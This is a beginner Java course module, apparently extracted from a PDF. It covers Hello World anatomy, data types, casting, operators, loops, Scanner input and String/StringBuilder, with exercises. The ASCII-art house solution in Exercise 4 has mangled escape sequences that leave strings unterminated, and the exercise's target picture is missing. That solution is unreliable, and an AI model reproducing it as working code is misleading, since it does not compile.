public class HelloWorld {
    public HelloWorld();
        Code:
            0: aload_0
            1: invokespecial #1  // Method java/lang/Object."<init>":()V
            4: return

    public static void main(java.lang.String[]);
        Code:
            0: getstatic      #7  // Field java/lang/System.out:Ljava/io/PrintStream;
            3: ldc           #13 // String Hello, World!
            5: invokevirtual #15 // Method java/io/PrintStream.println:
(Ljava/lang/String;)V
            8: return
}
```

## What is this?

- These are **JVM instructions** (bytecode)
- JVM reads these instructions and executes them
- This bytecode is **platform-independent**

## 7. Anatomy of a Java Program

Let's break down the Hello World program:

```
public class HelloWorld {
    public static void main(String[] args) {
        System.out.println("Hello, World!");
    }
}
```

### Line 1: `public class HelloWorld {`

- **public**: Access modifier - visible everywhere
- **class**: Keyword to define a class
- **HelloWorld**: Class name (MUST match filename: `HelloWorld.java`)
- `{`: Opening brace - start of class body

### Important Rules:

- Java is **case-sensitive**: `HelloWorld` ≠ `helloworld`

- Class name should start with **uppercase letter**
  - Filename MUST match class name: **HelloWorld.java**
- 

## Line 2: **public static void main(String[] args) {**

This is the **main method** - the entry point of every Java application.

- **public**: Can be called from anywhere
- **static**: Belongs to the class (not an object). Can be called without creating an object
- **void**: Doesn't return anything
- **main**: Method name (MUST be "main")
- **String[] args**: Array of String arguments passed from command line
- **{**: Opening brace - start of method body

### Why **static**?

When you run **java HelloWorld**, JVM needs to call **main** without creating an object first. That's why it's **static**!

---

## Line 3: **System.out.println("Hello, World!");**

- **System**: Built-in Java class (from `java.lang` package)
- **out**: Static field in `System` class (type: `PrintStream`)
- **println**: Method that prints text and adds a new line
- **"Hello, World!"**: String literal (text in double quotes)
- **;**: Statement terminator (REQUIRED in Java!)

### Variations:

```
System.out.print("Hello");      // Print without new line
System.out.println("World");    // Print with new line

// Output:
// HelloWorld
```

---

## Line 4-5: **}** **}**

- First **}**: Closes the main method
- Second **}**: Closes the class

**Important:** Every opening **{** must have a closing **}**

---

## 8. Common Errors & Troubleshooting

### Error 1: **javac is not recognized**

```
'javac' is not recognized as an internal or external command
```

**Cause:** Java not in PATH

**Solution:**

```
# Check if JAVA_HOME is set
echo $env:JAVA_HOME

# If empty, set it (see Step 2 above)
```

**Error 2: class name mismatch**

```
HelloWorld.java:1: error: class HelloWorld is public, should be declared in a file
named HelloWorld.java
public class HelloWorld {
    ^
```

**Cause:** Filename doesn't match class name

**Solution:** Rename file to match class name exactly (case-sensitive)

**Error 3: Main method not found**

```
Error: Main method not found in class HelloWorld
```

**Cause:** Incorrect main method signature

**Solution:** Ensure main method is exactly:

```
public static void main(String[] args) {
    // ...
}
```

**Error 4: Missing semicolon**

```
HelloWorld.java:3: error: ';' expected
    System.out.println("Hello, World!")
```

**Cause:** Forgot semicolon at end of statement

**Solution:** Add ; at the end

---

### Practice Exercises

#### Exercise 1: Personal Greeting

Modify the program to print your name:

```
public class Greeting {
    public static void main(String[] args) {
        System.out.println("Hello, my name is [Your Name]!");
        System.out.println("I am learning Java!");
    }
}
```

---

#### Exercise 2: Multiple Lines

Print the following (one statement per line):

```
Welcome to Java Programming
Today is a great day to learn
Let's build amazing things!
```

**Solution:**

```
public class Welcome {
    public static void main(String[] args) {
        System.out.println("Welcome to Java Programming");
        System.out.println("Today is a great day to learn");
        System.out.println("Let's build amazing things!");
    }
}
```

---

#### Exercise 3: Escape Sequences

Print: He said, "Java is awesome!"

**Hint:** Use \" to print double quotes inside a string

**Solution:**

```
public class Quote {  
    public static void main(String[] args) {  
        System.out.println("He said, \"Java is awesome!\"");  
    }  
}
```

---

#### Exercise 4: ASCII Art

Print a simple house:



#### Solution:

```
public class House {  
    public static void main(String[] args) {  
        System.out.println(" /\\" );  
        System.out.println(" / \\\" );  
        System.out.println(" /____\\\" );  
        System.out.println(" |     |\" );  
        System.out.println(" |     |\" );  
    }  
}
```

**Note:** \\ is used to print a single backslash

---

#### ⌚ Key Takeaways

1. **Java is platform-independent** thanks to JVM and bytecode
  2. **JDK** is for developers (includes compiler), **JRE** is for running programs
  3. **JVM** executes bytecode and manages memory automatically
  4. **Every Java program needs a main method** as the entry point
  5. **Filename must match the public class name** exactly
  6. **Statements end with semicolon (;**
  7. **Java is case-sensitive** - `Main` ≠ `main`
  8. **Use IntelliJ IDEA** for easier development
- 

#### 📚 Additional Resources

- Oracle Java Documentation
  - JVM Specification
  - IntelliJ IDEA Tutorial
  - Java Visualizer - Visualize code execution
- 

## Module 2.2: Java Basics (8 hours)

**Objective:** Master the fundamental building blocks of Java including variables, data types, operators, control flow, and basic input/output.

---

### 1. Data Types in Java

**Data types** specify the type and size of values that can be stored in variables.

Java has **two categories** of data types:

1. **Primitive Data Types** (8 types) - Basic building blocks
  2. **Reference Data Types** - Objects, Arrays, Strings
- 

#### 1.1 Primitive Data Types

**Primitive types** store simple values directly in memory. They are NOT objects.

**The 8 Primitive Types:**

Type	Size	Range	Default	Example
byte	1 byte	-128 to 127	0	byte b = 100;
short	2 bytes	-32,768 to 32,767	0	short s = 1000;
int	4 bytes	-2 <sup>31</sup> to 2 <sup>31</sup> -1 (~2 billion)	0	int i = 50000;
long	8 bytes	-2 <sup>63</sup> to 2 <sup>63</sup> -1	0L	long l = 100000L;
float	4 bytes	~6-7 decimal digits	0.0f	float f = 3.14f;
double	8 bytes	~15 decimal digits	0.0d	double d = 3.14159;
char	2 bytes	0 to 65,535 (Unicode)	'\u0000'	char c = 'A';
boolean	1 bit	true or false	false	boolean b = true;

---

##### 1.1.1 Integer Types (byte, short, int, long)

```
public class IntegerTypes {  
    public static void main(String[] args) {  
        // byte: Small whole numbers (-128 to 127)  
        byte age = 25;  
        byte temperature = -10;
```

```

// short: Medium whole numbers
short year = 2024;
short salary = 30000;

// int: Most commonly used for whole numbers
int population = 1000000;
int distance = -500;

// long: Very large whole numbers
// IMPORTANT: Add 'L' suffix for long literals
long worldPopulation = 8000000000L;
long distanceToSun = 149600000000L;

System.out.println("Age: " + age);
System.out.println("Year: " + year);
System.out.println("Population: " + population);
System.out.println("World Population: " + worldPopulation);
}

}

```

## When to use which?

- **byte**: Saving memory in large arrays (e.g., file data)
  - **short**: Rarely used (int is preferred)
  - **int**: Default choice for whole numbers (95% of the time)
  - **long**: Very large numbers (timestamps, file sizes)
- 

### 1.1.2 Floating-Point Types (float, double)

```

public class FloatingTypes {
    public static void main(String[] args) {
        // float: Single precision (6-7 decimal digits)
        // IMPORTANT: Add 'f' suffix for float literals
        float price = 19.99f;
        float pi = 3.14f;

        // double: Double precision (15 decimal digits) - DEFAULT
        double salary = 55000.50;
        double scientificNumber = 1.23e5; // 1.23 × 10^5 = 123000

        // Precision comparison
        float floatNum = 1.123456789f;
        double doubleNum = 1.123456789;

        System.out.println("Float: " + floatNum); // 1.1234568 (loses
precision)
        System.out.println("Double: " + doubleNum); // 1.123456789 (more
accurate)
    }
}

```

```
}
```

## When to use which?

- **float**: Rarely used (memory savings in graphics/games)
- **double**: Default choice for decimal numbers

## Warning: Floating-Point Precision Issues

```
public class PrecisionIssue {  
    public static void main(String[] args) {  
        double result = 0.1 + 0.2;  
        System.out.println(result); // 0.3000000000000004 (NOT 0.3!)  
  
        // For financial calculations, use BigDecimal instead  
    }  
}
```

### 1.1.3 char Type (Characters)

```
public class CharType {  
    public static void main(String[] args) {  
        // Single character in SINGLE quotes  
        char letter = 'A';  
        char digit = '5';  
        char symbol = '@';  
  
        // Unicode characters  
        char heart = '\u2764'; // ❤  
        char smiley = '\u263A'; // ☺  
  
        // Escape sequences  
        char newline = '\n'; // New line  
        char tab = '\t'; // Tab  
        char backslash = '\\'; // \  
        char singleQuote = '\''; // '  
  
        System.out.println("Letter: " + letter);  
        System.out.println("Heart: " + heart);  
        System.out.println("Line1\nLine2"); // Using newline  
        System.out.println("Column1\tColumn2"); // Using tab  
    }  
}
```

## Important:

- **Single quotes** for char: 'A'

- **Double quotes** for String: "Hello"
  - char stores **Unicode** (supports all languages)
- 

#### 1.1.4 boolean Type (True/False)

```
public class BooleanType {  
    public static void main(String[] args) {  
        // Only two values: true or false  
        boolean isJavaFun = true;  
        boolean isRaining = false;  
  
        // From comparisons  
        int age = 18;  
        boolean isAdult = age >= 18; // true  
  
        // From logical operations  
        boolean canVote = isAdult && true;  
  
        System.out.println("Is Java fun? " + isJavaFun);  
        System.out.println("Is adult? " + isAdult);  
        System.out.println("Can vote? " + canVote);  
    }  
}
```

---

## 1.2 Reference Data Types

**Reference types** store memory addresses (references) to objects, not the actual values.

### Examples:

- Strings
- Arrays
- Classes
- Interfaces

```
public class ReferenceTypes {  
    public static void main(String[] args) {  
        // String (reference type)  
        String name = "Java"; // name stores reference to "Java" object  
  
        // Arrays (reference type)  
        int[] numbers = {1, 2, 3, 4, 5};  
  
        // Objects (reference type)  
        String greeting = new String("Hello");  
  
        System.out.println("Name: " + name);  
        System.out.println("First number: " + numbers[0]);  
    }  
}
```

```

        System.out.println("Greeting: " + greeting);
    }
}

```

### Key Differences: Primitive vs Reference

Feature	Primitive Types	Reference Types
<b>Storage</b>	Actual value	Memory address
<b>Memory</b>	Stack	Heap (object), Stack (reference)
<b>Default Value</b>	0, false, '\u0000'	null
<b>Comparison</b>	<code>==</code> compares values	<code>==</code> compares references
<b>Examples</b>	int, char, boolean	String, Arrays, Objects

```

public class PrimitiveVsReference {
    public static void main(String[] args) {
        // Primitive: Actual value stored
        int a = 10;
        int b = a;      // b gets COPY of value
        b = 20;         // Changing b doesn't affect a
        System.out.println("a = " + a); // 10
        System.out.println("b = " + b); // 20

        // Reference: Address stored
        int[] arr1 = {1, 2, 3};
        int[] arr2 = arr1; // arr2 points to SAME object
        arr2[0] = 99;     // Changing arr2 affects arr1!
        System.out.println("arr1[0] = " + arr1[0]); // 99
        System.out.println("arr2[0] = " + arr2[0]); // 99
    }
}

```

## 2. Variables & Constants

**Variables** are containers that store data values.

### 2.1 Declaring Variables

**Syntax:**

```
dataType variableName = value;
```

**Examples:**

```

public class Variables {
    public static void main(String[] args) {
        // Declaration and initialization
        int age = 25;
        double salary = 50000.50;
        char grade = 'A';
        boolean isEmployed = true;
        String name = "John";

        // Declaration without initialization
        int count;
        count = 10; // Initialization later

        // Multiple variables of same type
        int x = 5, y = 10, z = 15;

        System.out.println("Name: " + name + ", Age: " + age);
    }
}

```

## 2.2 Variable Naming Rules

### Must Follow:

1. Start with letter (a-z, A-Z), \_, or \$
2. Cannot start with digit
3. Cannot use Java keywords (int, class, public, etc.)
4. Case-sensitive (age ≠ Age)

### Examples:

```

// ✅ Valid names
int age;
int _count;
int $price;
int age2;
int myVariableName;

// ❌ Invalid names
int 2age;           // Cannot start with digit
int my-name;        // Cannot use hyphen
int class;          // Java keyword

```

### Naming Conventions (Best Practices):

```

// Variables: camelCase (start with lowercase)
int studentAge;
String firstName;

```

```

double accountBalance;

// Constants: UPPER_SNAKE_CASE
final int MAX_SIZE = 100;
final double PI = 3.14159;

// Classes: PascalCase (start with uppercase)
class StudentRecord { }
class BankAccount { }

```

## 2.3 Constants (final keyword)

**Constants** are variables whose values cannot be changed after initialization.

**Syntax:**

```
final dataType CONSTANT_NAME = value;
```

**Examples:**

```

public class Constants {
    public static void main(String[] args) {
        // Declaring constants
        final double PI = 3.14159;
        final int MAX_STUDENTS = 50;
        final String SCHOOL_NAME = "Java Academy";

        System.out.println("PI: " + PI);

        // ❌ Compile error: cannot reassign
        // PI = 3.14; // Error: cannot assign a value to final variable PI

        // Using constants in calculations
        double radius = 5.0;
        double area = PI * radius * radius;
        System.out.println("Area: " + area);
    }
}

```

**When to use constants?**

- Magic numbers (values that appear multiple times)
- Configuration values
- Physical constants (PI, SPEED\_OF\_LIGHT)
- Maximum/minimum limits

**Benefits:**

- Code readability
  - Easy maintenance (change in one place)
  - Prevent accidental modifications
- 

### 3. Type Casting & Conversion

**Type casting** is converting a value from one data type to another.

**Two Types:**

1. **Implicit Casting (Automatic/Widening)**
  2. **Explicit Casting (Manual/Narrowing)**
- 

#### 3.1 Implicit Casting (Widening)

**Automatic conversion** from smaller to larger data type.

**Order (small to large):**

```
byte → short → int → long → float → double  
char →
```

```
public class ImplicitCasting {  
    public static void main(String[] args) {  
        // Automatic conversion (no data loss)  
        int intNum = 100;  
        long longNum = intNum;          // int → long (automatic)  
        float floatNum = longNum;      // long → float (automatic)  
        double doubleNum = floatNum;   // float → double (automatic)  
  
        System.out.println("int: " + intNum);  
        System.out.println("long: " + longNum);  
        System.out.println("float: " + floatNum);  
        System.out.println("double: " + doubleNum);  
  
        // char to int  
        char letter = 'A';  
        int asciiValue = letter; // 'A' = 65  
        System.out.println("ASCII of 'A': " + asciiValue);  
    }  
}
```

---

#### 3.2 Explicit Casting (Narrowing)

**Manual conversion** from larger to smaller data type.

**Risk:** Possible data loss!

### Syntax:

```
smallerType variable = (smallerType) largerTypeValue;
```

```
public class ExplicitCasting {
    public static void main(String[] args) {
        // Manual conversion (possible data loss)
        double doubleNum = 9.78;
        int intNum = (int) doubleNum; // Decimal part lost
        System.out.println("double: " + doubleNum); // 9.78
        System.out.println("int: " + intNum); // 9 (fractional part removed)

        // long to int
        long longNum = 1000000L;
        int intFromLong = (int) longNum;
        System.out.println("long: " + longNum);
        System.out.println("int: " + intFromLong);

        // int to char
        int asciiValue = 65;
        char letter = (char) asciiValue;
        System.out.println("Character: " + letter); // 'A'

        // Data loss example
        int largeNum = 130;
        byte byteNum = (byte) largeNum; // byte range: -128 to 127
        System.out.println("byte: " + byteNum); // -126 (overflow!)
    }
}
```

### Warning: Overflow

```
public class Overflow {
    public static void main(String[] args) {
        int largeNum = 300;
        byte smallNum = (byte) largeNum;
        System.out.println(smallNum); // 44 (not 300!)

        // Why? byte wraps around after 127
        // 300 % 256 = 44
    }
}
```

**Operators** perform operations on variables and values.

#### 4.1 Arithmetic Operators

```
public class ArithmeticOperators {  
    public static void main(String[] args) {  
        int a = 10, b = 3;  
  
        // Addition  
        int sum = a + b;  
        System.out.println("Sum: " + sum); // 13  
  
        // Subtraction  
        int diff = a - b;  
        System.out.println("Difference: " + diff); // 7  
  
        // Multiplication  
        int product = a * b;  
        System.out.println("Product: " + product); // 30  
  
        // Division (integer division)  
        int quotient = a / b;  
        System.out.println("Quotient: " + quotient); // 3 (not 3.333...)  
  
        // Modulus (remainder)  
        int remainder = a % b;  
        System.out.println("Remainder: " + remainder); // 1  
  
        // Division with doubles  
        double result = (double) a / b;  
        System.out.println("Accurate: " + result); // 3.3333333  
    }  
}
```

#### Common Uses:

- **% (Modulus)**: Check even/odd, cycling values

```
// Check if even or odd  
int num = 7;  
if (num % 2 == 0) {  
    System.out.println("Even");  
} else {  
    System.out.println("Odd"); // This prints  
}
```

#### 4.2 Assignment Operators

```

public class AssignmentOperators {
    public static void main(String[] args) {
        int x = 10;

        // Compound assignment
        x += 5; // x = x + 5 → 15
        System.out.println("x += 5: " + x);

        x -= 3; // x = x - 3 → 12
        System.out.println("x -= 3: " + x);

        x *= 2; // x = x * 2 → 24
        System.out.println("x *= 2: " + x);

        x /= 4; // x = x / 4 → 6
        System.out.println("x /= 4: " + x);

        x %= 4; // x = x % 4 → 2
        System.out.println("x %= 4: " + x);
    }
}

```

#### 4.3 Unary Operators

```

public class UnaryOperators {
    public static void main(String[] args) {
        int x = 10;

        // Increment operators
        int y = ++x; // Pre-increment: x = 11, y = 11
        System.out.println("++x: x=" + x + ", y=" + y);

        x = 10; // Reset
        y = x++; // Post-increment: y = 10, then x = 11
        System.out.println("x++: x=" + x + ", y=" + y);

        // Decrement operators
        x = 10;
        y = --x; // Pre-decrement: x = 9, y = 9
        System.out.println("--x: x=" + x + ", y=" + y);

        x = 10; // Reset
        y = x--; // Post-decrement: y = 10, then x = 9
        System.out.println("x--: x=" + x + ", y=" + y);

        // Negation
        int positive = 5;
        int negative = -positive; // -5
        System.out.println("Negative: " + negative);
    }
}

```

```

        // Logical NOT
        boolean isTrue = true;
        boolean isFalse = !isTrue; // false
        System.out.println("NOT true: " + isFalse);
    }
}

```

## Pre vs Post Increment:

```

int x = 5;
System.out.println(++x); // Prints 6 (increments first, then uses)

int y = 5;
System.out.println(y++); // Prints 5 (uses first, then increments)
System.out.println(y); // Prints 6 (now incremented)

```

## 4.4 Relational (Comparison) Operators

```

public class RelationalOperators {
    public static void main(String[] args) {
        int a = 10, b = 20;

        System.out.println("a == b: " + (a == b)); // false (equal to)
        System.out.println("a != b: " + (a != b)); // true (not equal to)
        System.out.println("a > b: " + (a > b)); // false (greater than)
        System.out.println("a < b: " + (a < b)); // true (less than)
        System.out.println("a >= b: " + (a >= b)); // false (greater or equal)
        System.out.println("a <= b: " + (a <= b)); // true (less or equal)
    }
}

```

## 4.5 Logical Operators

```

public class LogicalOperators {
    public static void main(String[] args) {
        boolean a = true, b = false;

        // AND (&&): true if BOTH are true
        System.out.println("a && b: " + (a && b)); // false
        System.out.println("a && a: " + (a && a)); // true

        // OR (||): true if AT LEAST ONE is true
        System.out.println("a || b: " + (a || b)); // true
        System.out.println("b || b: " + (b || b)); // false
    }
}

```

```

// NOT (!): inverts boolean
System.out.println("!a: " + (!a)); // false
System.out.println("!b: " + (!b)); // true

// Practical example
int age = 25;
boolean hasLicense = true;

if (age >= 18 && hasLicense) {
    System.out.println("Can drive");
}
}
}

```

### Short-Circuit Evaluation:

```

int x = 0;
if (x != 0 && 10 / x > 1) { // Second part NOT evaluated (avoids division by
zero)
    System.out.println("True");
}

```

## 4.6 Ternary Operator

### Shorthand for if-else

#### Syntax:

```
condition ? valueIfTrue : valueIfFalse;
```

```

public class TernaryOperator {
    public static void main(String[] args) {
        int age = 20;

        // Traditional if-else
        String status;
        if (age >= 18) {
            status = "Adult";
        } else {
            status = "Minor";
        }

        // Ternary operator (same as above)
        String status2 = (age >= 18) ? "Adult" : "Minor";

        System.out.println(status2); // Adult
    }
}

```

```

// More examples
int a = 10, b = 20;
int max = (a > b) ? a : b;
System.out.println("Max: " + max); // 20

// Nested ternary (avoid if complex)
int num = 0;
String result = (num > 0) ? "Positive" : (num < 0) ? "Negative" : "Zero";
System.out.println(result); // Zero
}

}

```

---

## 5. Conditional Statements

### 5.1 if Statement

```

public class IfStatement {
    public static void main(String[] args) {
        int age = 20;

        // Simple if
        if (age >= 18) {
            System.out.println("You are an adult");
        }

        // if-else
        if (age >= 18) {
            System.out.println("Can vote");
        } else {
            System.out.println("Cannot vote");
        }

        // if-else if-else
        int marks = 85;
        if (marks >= 90) {
            System.out.println("Grade: A+");
        } else if (marks >= 80) {
            System.out.println("Grade: A");
        } else if (marks >= 70) {
            System.out.println("Grade: B");
        } else if (marks >= 60) {
            System.out.println("Grade: C");
        } else {
            System.out.println("Grade: F");
        }
    }
}

```

---

### 5.2 switch Statement

**Better than multiple if-else for checking a single variable against multiple values.**

```
public class SwitchStatement {  
    public static void main(String[] args) {  
        int day = 3;  
  
        // Traditional switch  
        switch (day) {  
            case 1:  
                System.out.println("Monday");  
                break;  
            case 2:  
                System.out.println("Tuesday");  
                break;  
            case 3:  
                System.out.println("Wednesday");  
                break;  
            case 4:  
                System.out.println("Thursday");  
                break;  
            case 5:  
                System.out.println("Friday");  
                break;  
            case 6:  
            case 7:  
                System.out.println("Weekend");  
                break;  
            default:  
                System.out.println("Invalid day");  
        }  
  
        // Switch with String  
        String month = "Jan";  
        switch (month) {  
            case "Jan":  
                System.out.println("January");  
                break;  
            case "Feb":  
                System.out.println("February");  
                break;  
            default:  
                System.out.println("Other month");  
        }  
    }  
}
```

**Important:** Don't forget `break;` or cases will "fall through"!

```
int x = 1;  
switch (x) {  
    case 1:
```

```

        System.out.println("One");
        // No break! Falls through
    case 2:
        System.out.println("Two");
        break;
    }
    // Output:
    // One
    // Two

```

### 5.3 Enhanced switch (Java 14+)

```

public class EnhancedSwitch {
    public static void main(String[] args) {
        int day = 3;

        // Switch expression (no break needed!)
        String dayName = switch (day) {
            case 1 -> "Monday";
            case 2 -> "Tuesday";
            case 3 -> "Wednesday";
            case 4 -> "Thursday";
            case 5 -> "Friday";
            case 6, 7 -> "Weekend";
            default -> "Invalid";
        };

        System.out.println(dayName); // Wednesday

        // With code blocks
        String result = switch (day) {
            case 1, 2, 3, 4, 5 -> {
                System.out.println("Weekday");
                yield "Work day";
            }
            case 6, 7 -> {
                System.out.println("Weekend");
                yield "Rest day";
            }
            default -> "Invalid";
        };

        System.out.println(result);
    }
}

```

## 6. Looping Constructs

### 6.1 while Loop

**Executes as long as condition is true.**

```
public class WhileLoop {  
    public static void main(String[] args) {  
        // Print 1 to 5  
        int i = 1;  
        while (i <= 5) {  
            System.out.println(i);  
            i++;  
        }  
  
        // Infinite loop (careful!)  
        // while (true) {  
        //     System.out.println("Forever");  
        // }  
  
        // Sum of first 10 numbers  
        int sum = 0;  
        int num = 1;  
        while (num <= 10) {  
            sum += num;  
            num++;  
        }  
        System.out.println("Sum: " + sum); // 55  
    }  
}
```

## 6.2 do-while Loop

**Executes at least once, then checks condition.**

```
public class DoWhileLoop {  
    public static void main(String[] args) {  
        int i = 1;  
        do {  
            System.out.println(i);  
            i++;  
        } while (i <= 5);  
  
        // Executes once even if condition is false  
        int x = 10;  
        do {  
            System.out.println("Executed once");  
        } while (x < 5); // Condition is false, but still runs once  
    }  
}
```

**Difference:**

- **while**: Checks condition first, then executes
  - **do-while**: Executes first, then checks condition
- 

### 6.3 for Loop

**Best for when you know the number of iterations.**

```
public class ForLoop {  
    public static void main(String[] args) {  
        // Print 1 to 5  
        for (int i = 1; i <= 5; i++) {  
            System.out.println(i);  
        }  
  
        // Print even numbers from 0 to 10  
        for (int i = 0; i <= 10; i += 2) {  
            System.out.println(i);  
        }  
  
        // Count down  
        for (int i = 10; i >= 1; i--) {  
            System.out.println(i);  
        }  
        System.out.println("Blast off!");  
  
        // Multiplication table  
        int num = 5;  
        for (int i = 1; i <= 10; i++) {  
            System.out.println(num + " x " + i + " = " + (num * i));  
        }  
    }  
}
```

---

### 6.4 Enhanced for Loop (for-each)

**Used to iterate over arrays and collections.**

```
public class EnhancedForLoop {  
    public static void main(String[] args) {  
        // Array iteration  
        int[] numbers = {1, 2, 3, 4, 5};  
  
        for (int num : numbers) {  
            System.out.println(num);  
        }  
  
        // String array  
        String[] fruits = {"Apple", "Banana", "Cherry"};  
        for (String fruit : fruits) {
```

```
        System.out.println(fruit);
    }
}
}
```

**Limitation:** Cannot modify array elements or get index.

---

## 7. Break, Continue, Return

### 7.1 break Statement

**Exits the loop immediately.**

```
public class BreakStatement {
    public static void main(String[] args) {
        // Find first number divisible by 7
        for (int i = 1; i <= 100; i++) {
            if (i % 7 == 0) {
                System.out.println("First number divisible by 7: " + i);
                break; // Exit loop
            }
        }

        // With while loop
        int count = 0;
        while (true) {
            count++;
            if (count == 5) {
                break;
            }
            System.out.println(count);
        }
    }
}
```

---

### 7.2 continue Statement

**Skips the current iteration and continues with the next.**

```
public class ContinueStatement {
    public static void main(String[] args) {
        // Print odd numbers only
        for (int i = 1; i <= 10; i++) {
            if (i % 2 == 0) {
                continue; // Skip even numbers
            }
            System.out.println(i);
        }
    }
}
```

```

// Skip multiples of 3
for (int i = 1; i <= 20; i++) {
    if (i % 3 == 0) {
        continue;
    }
    System.out.println(i);
}
}

```

### 7.3 return Statement

**Exits the method immediately.**

```

public class ReturnStatement {
    public static void main(String[] args) {
        int result = findFirstEven(new int[]{1, 3, 5, 8, 9, 10});
        System.out.println("First even: " + result);
    }

    static int findFirstEven(int[] numbers) {
        for (int num : numbers) {
            if (num % 2 == 0) {
                return num; // Exit method and return value
            }
        }
        return -1; // Not found
    }
}

```

## 8. Input/Output

### 8.1 Output (System.out)

```

public class Output {
    public static void main(String[] args) {
        // println: Print with new line
        System.out.println("Hello");
        System.out.println("World");

        // print: Print without new line
        System.out.print("Hello ");
        System.out.print("World");
        System.out.println(); // Add new line

        // printf: Formatted output
    }
}

```

```

String name = "John";
int age = 25;
double salary = 50000.50;

System.out.printf("Name: %s, Age: %d\n", name, age);
System.out.printf("Salary: $%.2f\n", salary); // 2 decimal places

// Format specifiers
// %s - String
// %d - Integer
// %f - Float/Double
// %c - Character
// %b - Boolean

System.out.printf("Integer: %d, Float: %.1f, Char: %c\n", 10, 3.14, 'A');
}

}

```

## 8.2 Input (Scanner)

```

import java.util.Scanner;

public class Input {
    public static void main(String[] args) {
        // Create Scanner object
        Scanner scanner = new Scanner(System.in);

        // Read String
        System.out.print("Enter your name: ");
        String name = scanner.nextLine();

        // Read int
        System.out.print("Enter your age: ");
        int age = scanner.nextInt();

        // Read double
        System.out.print("Enter your salary: ");
        double salary = scanner.nextDouble();

        // Read boolean
        System.out.print("Are you employed? (true/false): ");
        boolean employed = scanner.nextBoolean();

        // Display
        System.out.println("\n--- User Info ---");
        System.out.println("Name: " + name);
        System.out.println("Age: " + age);
        System.out.println("Salary: $" + salary);
        System.out.println("Employed: " + employed);

        // Close scanner
    }
}

```

```
        scanner.close();
    }
}
```

**Important:** After using `nextInt()`, `nextDouble()`, etc., use `scanner.nextLine()` to consume leftover newline:

```
Scanner scanner = new Scanner(System.in);

System.out.print("Enter age: ");
int age = scanner.nextInt();
scanner.nextLine(); // Consume newline

System.out.print("Enter name: ");
String name = scanner.nextLine(); // Now works correctly
```

## 9. String Class

**Strings** are sequences of characters. In Java, Strings are **immutable** (cannot be changed after creation).

### 9.1 Creating Strings

```
public class StringCreation {
    public static void main(String[] args) {
        // String literal
        String str1 = "Hello";

        // Using new keyword
        String str2 = new String("Hello");

        // From char array
        char[] chars = {'H', 'e', 'l', 'l', 'o'};
        String str3 = new String(chars);

        System.out.println(str1);
        System.out.println(str2);
        System.out.println(str3);
    }
}
```

### 9.2 String Methods

```
public class StringMethods {
    public static void main(String[] args) {
        String text = "Hello, World!";
```

```
// Length
System.out.println("Length: " + text.length()); // 13

// Character at index
System.out.println("Char at 0: " + text.charAt(0)); // 'H'

// Substring
System.out.println("Substring: " + text.substring(0, 5)); // "Hello"
System.out.println("Substring: " + text.substring(7)); // "World!"

// Upper/Lower case
System.out.println("Upper: " + text.toUpperCase()); // "HELLO, WORLD!"
System.out.println("Lower: " + text.toLowerCase()); // "hello, world!"

// Contains
System.out.println("Contains 'World': " + text.contains("World")); //
true

// Starts with / Ends with
System.out.println("Starts with 'Hello': " + text.startsWith("Hello"));
// true
System.out.println("Ends with '!': " + text.endsWith("!")); // true

// Index of
System.out.println("Index of 'World': " + text.indexOf("World")); // 7
System.out.println("Index of 'Java': " + text.indexOf("Java")); // -1
(not found)

// Replace
System.out.println("Replace: " + text.replace("World", "Java")); // "Hello, Java!"

// Trim (remove leading/trailing spaces)
String padded = " Hello ";
System.out.println("Trimmed: '" + padded.trim() + "'"); // "Hello"

// Split
String csv = "apple,banana,cherry";
String[] fruits = csv.split(",");
for (String fruit : fruits) {
    System.out.println(fruit);
}

// Equals (compare strings)
String s1 = "Hello";
String s2 = "Hello";
String s3 = "hello";
System.out.println("s1 equals s2: " + s1.equals(s2)); // true
System.out.println("s1 equals s3: " + s1.equals(s3)); // false
System.out.println("s1 equalsIgnoreCase s3: " + s1.equalsIgnoreCase(s3));
// true

// isEmpty / isBlank
String empty = "";
```

```
        String blank = "  ";
        System.out.println("Empty: " + empty.isEmpty()); // true
        System.out.println("Blank: " + blank.isBlank()); // true (Java 11+)
    }
}
```

---

### 9.3 String Concatenation

```
public class StringConcatenation {
    public static void main(String[] args) {
        // Using + operator
        String first = "Hello";
        String last = "World";
        String full = first + " " + last;
        System.out.println(full); // "Hello World"

        // With numbers
        String result = "Age: " + 25;
        System.out.println(result); // "Age: 25"

        // Using concat()
        String greeting = "Hello".concat(" ").concat("World");
        System.out.println(greeting);

        // Using String.format()
        String formatted = String.format("%s %s", first, last);
        System.out.println(formatted);
    }
}
```

---

### 9.4 String Immutability

```
public class StringImmutability {
    public static void main(String[] args) {
        String str = "Hello";
        System.out.println("Original: " + str);

        // This does NOT modify str
        str.toUpperCase();
        System.out.println("After toUpperCase(): " + str); // Still "Hello"

        // Must reassign to see change
        str = str.toUpperCase();
        System.out.println("After reassignment: " + str); // "HELLO"

        // Memory visualization
        String s1 = "Java";
```

```

        String s2 = s1.concat(" Programming");
        // s1 still points to "Java"
        // s2 points to new object "Java Programming"
        System.out.println("s1: " + s1); // "Java"
        System.out.println("s2: " + s2); // "Java Programming"
    }
}

```

---

## 10. StringBuilder vs String

### Problem with String concatenation in loops:

```

String result = "";
for (int i = 0; i < 1000; i++) {
    result += i; // Creates 1000 new String objects! (Slow)
}

```

### Solution: StringBuilder (mutable)

```

StringBuilder sb = new StringBuilder();
for (int i = 0; i < 1000; i++) {
    sb.append(i); // Modifies same object (Fast)
}
String result = sb.toString();

```

---

#### 10.1 StringBuilder Methods

```

public class StringBuilderDemo {
    public static void main(String[] args) {
        // Create StringBuilder
        StringBuilder sb = new StringBuilder("Hello");

        // Append
        sb.append(" World");
        sb.append("!");
        System.out.println(sb); // "Hello World!"

        // Insert
        sb.insert(6, "Beautiful ");
        System.out.println(sb); // "Hello Beautiful World!"

        // Delete
        sb.delete(6, 16); // Remove "Beautiful "
        System.out.println(sb); // "Hello World!"
    }
}

```

```

        // Reverse
        sb.reverse();
        System.out.println(sb); // "!dlrow olleH"
        sb.reverse(); // Reverse back

        // Replace
        sb.replace(0, 5, "Hi");
        System.out.println(sb); // "Hi World!"

        // Convert to String
        String finalString = sb.toString();
        System.out.println("Final: " + finalString);
    }
}

```

## 10.2 String vs StringBuilder Comparison

Feature	String	StringBuilder
<b>Mutability</b>	Immutable	Mutable
<b>Thread-Safe</b>	Yes	No
<b>Performance</b>	Slow (many objects)	Fast (same object)
<b>Use Case</b>	Few modifications	Many modifications

### When to use StringBuilder:

- Building strings in loops
- Concatenating many strings
- Reversing strings
- Inserting/deleting characters

## Practice Exercises

### Exercise 1: Calculator

